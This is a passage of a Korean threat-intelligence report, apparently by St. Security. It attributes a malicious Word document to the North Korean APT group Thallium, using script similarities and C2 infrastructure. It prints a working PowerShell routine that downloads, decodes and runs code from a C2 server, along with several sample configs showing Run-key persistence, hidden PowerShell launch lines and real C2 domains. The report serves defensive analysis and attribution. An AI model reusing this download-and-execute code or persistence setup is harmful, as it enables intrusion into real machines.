[그림 15]의 "Line 179" 는 [그림 18]의 "Download" 함수를 사용해 C2(rukagu[.]mypressonline[.]com/le/yj.down)에서 [3차 행위]를 위한 스크립트 다운이 확인된다.

```
128  function Download
129  {
130      $downname = $LocalID + ".down"
131      $delphppath = $SERVER_ADDR + "del.php"
132      $downpsurl = $SERVER_ADDR + $downname
133      $codestring = (New-Object System.Net.WebClient).DownloadString($downpsurl)
134      $comletter = decode $codestring
135
136      $decode = $executioncontext.InvokeCommand.NewScriptBlock($comletter)
137      $RunningJob = Get-Job -State Running
138      if($RunningJob.count -lt 3)
139      {
140          $JobName = $RunningJob.count + 1
141          Start-Job -ScriptBlock $decode -Name $JobName
142      }
143      else
144      {
145          $JobName = $RunningJob.count
146          Stop-Job -Name $RunningJob.Name
147          Remove-Job -Name $RunningJob.Name
148          Start-Job -ScriptBlock $decode -Name $JobName
149      }
150      $down_Server_path = $delphppath + "?filename=$LocalID"
151      $response = [System.Net.WebRequest]::Create($down_Server_path).GetResponse()
152      $response.Close()
153  }
```

[그림 18] Download 함수 – "yj.txt"

C2(rukagu[.]mypressonline[.]com/le/yj.down)의 파일 삭제로 추가적 행위분석은 불가능하다.

4. 프로파일링 정보

4.1. 스크립트

본 보고서에서 분석한 [2차 행위] 스크립트 내용과 IoC정보를 통해 공격자 그룹을 특정할 수 있었다. 아래의 [그림 19], [그림 20], [그림 21], [그림 22]은 과거 APT 그룹 중 탈륨(Thallium)으로 추정된 [2차 행위] 스크립트 일부다. 이를 yj.txt와 대조 시 Decryption Key가 동일하며, "Ahnlab", "Dota", "Alzip"과 같이 알려진 프로그램의 이름으로 폴더와 파일을 위장하는 점 또한 유사하다고 판단된다. 이를 통해 본 보고서의 "제헌절 국제학술포럼.docx"는 APT 그룹인 탈륨(Thallium)의 공격으로 추정된다.

아래 [그림 19]은 21년 5월 탈륨(Thallium)의 공격으로 추정되었던 악성 스크립트 중 일부

```
$SERVER_ADDR = "http://warms.atwebpages.com/rh/"
$UP_URI = "post.php"
$upName = "ee"
$LocalID = "ee"
$LOG_FILENAME = "Ahnlab.hwp"
$LOG_FILEPATH = "\Ahnlab\"
$TIME_VALUE = 1000*60*30
$RegValueName = "Alzipupdate"
$RegKey = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
$regValue = "cmd.exe / c powershell.exe -windowstyle hidden IEX (New-Object
function decode($encstr)
{
    $key = [byte[]](0,2,4,3,3,6,4,5,7,6,7,0,5,5,4,3,5,4,3,7,0,7,6,2,6,2,4,6,
    $len = $encstr.Length
```


[그림 19] 62903FB8F176F352A3171FC845306F7A9A591A8096090A2FB66064840B8414EE (ee.txt)

아래 [그림 20]은 21년 5월 탈륨(Thallium)의 공격으로 추정되었던 악성 스크립트 중 일부

```
$SERVER_ADDR = "http://manstr.myartsonline.com/pc/"
$UP_URI = "post.php"
$upName = "kj"
$LocalID = "kj"
$LOG_FILENAME = "Ahnlab.hwp"
$LOG_FILEPATH = "\Ahnlab\"
$TIME_VALUE = 1000*60*30
$RegValueName = "Alzipupdate"
$RegKey = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
$regValue = "cmd.exe / c powershell.exe -windowstyle hidden IEX (New-Object
function decode($encstr)
{
    $key = [byte[]](0,2,4,3,3,6,4,5,7,6,7,0,5,5,4,3,5,4,3,7,0,7,6,2,6,2,4,6,
    $len = $encstr.Length
```

[그림 20] C8ACE209BA66F1DEA8990BCABDC43C0C0E799582AB8147E972B0C9AD1078D745 (kj.txt)

아래 [그림 21]은 20 년 10 월 탈륨(Thallium)의 공격으로 추정되었던 악성 스크립트 중 일부




```
$SERVER_ADDR = "http://goldbin.myartsonline.com/le/"
$UP_URI = "post.php"
$upName = "yj"
$LocalID = "yj"
$LOG_FILENAME = "Alzip.hwp"
$LOG_FILEPATH = "\Alzip\"
$TIME_VALUE = 1000*60*30
$RegValueName = "Alzipupdate"
$RegKey = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
$regValue = "cmd.exe / c powershell.exe -windowstyle hidden IEX (New-Object
function decode($encstr)
{
    $key = [byte[]](0,2,4,3,3,6,4,5,7,6,7,0,5,5,4,3,5,4,3,7,0,7,6,2,6,2,4,6,
    $len = $encstr.Length
```

[그림 21] 2D5058B9DB4CF0440BB285C3B83BDB2CD802A25677E42F2A2C6F62C0124946CB

(yj.txt)

아래 [그림 22]는 20년 7월 탈륨(Thallium)의 공격으로 추정되었던 악성 스크립트 중 일부



```
$SERVER_ADDR = "http://pingguo5.atwebpages.com/nu/"
$UP_URI = "post.php"
$upName = "mo"
$LocalID = "mo"
$LOG_FILENAME = "Dota.hwp"
$LOG_FILEPATH = "\Dota\"
$TIME_VALUE = 1000*60*30
$RegValueName = "Alzipupdate"
$RegKey = "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run"
$regValue = "cmd.exe / c powershell.exe -windowstyle hidden IEX (New-Object
function decode($encstr)
{
    $key = [byte[]](0,2,4,3,3,6,4,5,7,6,7,0,5,5,4,3,5,4,3,7,0,7,6,2,6,2,4,6,
    $len = $encstr.Length
```

[그림 22] 4FAE9A942AAFDDC8EE21A753302CEC3C5273D3F71E132F176CB799DD922E30AC

(mo.txt)

4.2. URL

[표 7]은 "제헌절 국제학술포럼.docx"에서 확인된 C2와 IP주소다.

C2	IP
ruckagu[.]mypressonline[.]com	185.176.40.84


[표 7] C2 정보 – "제헌절 국제학술포럼.docx"

[표 8]은 과거 북한 APT 그룹 탈륨(Thallium)에서 사용한 C2와 IP주소다. 해당 정보를 통해 메인 도메인과 IP 대역이 유사하다는 공통점을 확인하였다.

C2	IP
sportgame[.]mypressonline[.]com	185.176.40.84
clouds[.]scienceontheweb[.]net	185.176.40.84
pingguo2[.]atwebpages[.]com	185.176.40.84
ramble[.]myartsonline[.]com	185.176.43.98
goldbin[.]myartsonline[.]com	185.176.43.98


[표 8] C2 정보 – 과거 사용된 APT 공격그룹 "탈륨" 정보

위에서 확인한 정보들을 기반으로 Maltego를 이용하여 프로파일링을 진행하였다. [그림 23]는 해당 정보들을 Maltego에 입력한 전체 흐름도다.



[그림 23] Maltego 전체 흐름도

[그림 24]은 [표 7], [표 8]의 정보를 활용한 메인 도메인 매칭 결과다. 각 도메인들은 하나의 IP 주소(185.176.40.84)로 매칭 되며, 해당 주소는 도메인 제공 사이트다.



[그림 24] 메인 도메인 매칭 결과 - Maltego

APT 그룹 탈륨(Thallium)은 과거 공통된 도메인 제공 사이트를 이용하여 C2 로 활용했을 것으로 판단되며, "제헌절 국제학술포럼.docx" 파일 또한 이와 같은 방법으로 공격에 사용되었을 것으로 판단된다.

(06143) 서울특별시 강남구 선릉로 577
조선내화빌딩 ㈜세인트시큐리티 401호

Tel. 070-8672-4083

Fax. 02-704-7508

E-mail. root@malwares.com

+ http://www.stsc.com

+ https://www.malwares.com

+ https://www.facebook.com/stsccom

+ https://www.facebook.com/malwarescom